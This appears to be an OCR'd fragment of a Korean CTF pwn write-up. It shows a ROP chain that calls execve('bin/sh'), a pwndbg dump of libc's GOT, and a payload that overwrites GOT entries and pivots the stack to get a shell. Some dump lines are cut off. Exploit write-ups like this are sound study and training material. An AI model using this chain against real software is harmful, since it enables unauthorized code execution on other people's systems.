
사용자의 점수가 더 높을 때 실행됨.



```
printf("%5d %10s\n", 0x210LL, "so2");
printf("%p\n", _bss_start);
result = 0LL;
```

**rop_chain**


gadget of ‘pop rdi ; ret’ + address of ‘bin/sh’
+ gadget of ‘pop rsi ; ret’ + 0
+ gadget of ‘pop rdx ; pop r12 ; ret ‘ + 0 + 0
+ address of execve
=> rdi = ‘bin/sh’, rsi = 0, rdx = 0, r12 = 0 then call execve



```
pwndbg> tele  0x7ffff7e1a000 0x3a
00:0000│  0x7ffff7e1a000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x219bc0
01:0008│  0x7ffff7e1a008 (_GLOBAL_OFFSET_TABLE_+8) —▸ 0x7ffff7fbb160 —▸ 0x7ffff7c00000 ◂— 0x30
10102464c457f
02:0010│  0x7ffff7e1a010 (_GLOBAL_OFFSET_TABLE_+16) —▸ 0x7ffff7fd8d30 (_dl_runtime_resolve_xsa
vec) ◂— endbr64
03:0018│  0x7ffff7e1a018 (*ABS*@got.plt) —▸ 0x7ffff7d9d960 (__strnlen_avx2) ◂— endbr64
04:0020│  0x7ffff7e1a020 (*ABS*@got.plt) —▸ 0x7ffff7d99590 (__rawmemchr_avx2) ◂— endbr64
05:0028│  0x7ffff7e1a028 (realloc@go
06:0030│  0x7ffff7e1a030 (*ABS*@got.
07:0038│  0x7ffff7e1a038 (_dl_except
08:0040│  0x7ffff7e1a040 (*ABS*@got.
ndbr64
09:0048│  0x7ffff7e1a048 (*ABS*@got.
64
0a:0050│  0x7ffff7e1a050 (calloc@got
0b:0058│  0x7ffff7e1a058 (*ABS*@got.
0c:0060│  0x7ffff7e1a060 (*ABS*@got.
0d:0068│  0x7ffff7e1a068 (*ABS*@got.
ndbr64
0e:0070│  0x7ffff7e1a070 (*ABS*@got.
0f:0078│  0x7ffff7e1a078 (*ABS*@got.
10:0080│  0x7ffff7e1a080 (*ABS*@got.
```

```
27:0138│  0x7ffff7e1a138 (_dl_audit_symbind_alt@got.plt) —▸ 0x7ffff7c28250 ◂— endbr64
28:0140│  0x7ffff7e1a140 (*ABS*@got.plt) —▸ 0x7ffff7da07c0 (__memmove_avx_unaligned_erms) ◂— e
ndbr64
29:0148│  0x7ffff7e1a148 (*ABS*@got.plt) —▸ 0x7ffff7d9d610 (__strrchr_avx2) ◂— endbr64
2a:0150│  0x7ffff7e1a150 (*ABS*@got.plt) —▸ 0x7ffff7d9d180 (__strchr_avx2) ◂— endbr64
2b:0158│  0x7ffff7e1a158 (*ABS*@got.plt) —▸ 0x7ffff7da2140 (__wcschr_avx2) ◂— endbr64
2c:0160│  0x7ffff7e1a160 (*ABS*@got.plt) —▸ 0x7ffff7da07c0 (__memmove_avx_unaligned_erms) ◂— e
ndbr64
2d:0168│  0x7ffff7e1a168 (_dl_rtld_di_serinfo@got.plt) —▸ 0x7ffff7c282b0 ◂— endbr64
2e:0170│  0x7ffff7e1a170 (_dl_allocate_tls@got.plt) —▸ 0x7ffff7c282c0 ◂— endbr64
2f:0178│  0x7ffff7e1a178 (__tunable_get_val@got.plt) —▸ 0x7ffff7fdad70 (__tunable_get_val) ◂—
endbr64
30:0180│  0x7ffff7e1a180 (*ABS*@got.plt) —▸ 0x7ffff7da25c0 (__wcslen_avx2) ◂— endbr64
31:0188│  0x7ffff7e1a188 (*ABS*@got.plt) —▸ 0x7ffff7da0f80 (__memset_avx2_unaligned_erms) ◂— e
ndbr64
32:0190│  0x7ffff7e1a190 (*ABS*@got.plt) —▸ 0x7ffff7da27c0 (__wcsnlen_avx2) ◂— endbr64
33:0198│  0x7ffff7e1a198 (*ABS*@got.plt) —▸ 0x7ffff7d98940 (__strcmp_avx2) ◂— endbr64
34:01a0│  0x7ffff7e1a1a0 (_dl_allocate_tls_init@got.plt) —▸ 0x7ffff7c28320 ◂— endbr64
35:01a8│  0x7ffff7e1a1a8 (__nptl_change_stack_perm@got.plt) —▸ 0x7ffff7c28330 ◂— endbr64
36:01b0│  0x7ffff7e1a1b0 (*ABS*@got.plt) —▸ 0x7ffff7d986e0 (__strpbrk_sse42) ◂— endbr64
37:01b8│  0x7ffff7e1a1b8 (_dl_audit_preinit@got.plt) —▸ 0x7ffff7fde660 (_dl_audit_preinit) ◂—
endbr64
38:01c0│  0x7ffff7e1a1c0 (*ABS*@got.plt) —▸ 0x7ffff7d9d960 (__strnlen_avx2) ◂— endbr64
39:01c8│  0x7ffff7e1a1c8 ◂— 0x0
```

payload = p64(got + 0x39*0x8) + p64(rsp) + p64(plt) * 0x36 + rop_chain



got+8

got + 0x39(rop chain address)

gadget of ‘pop rsp ; ret’

plt

...

got+0x39 * 0x8

rop_chain

SISS 이소연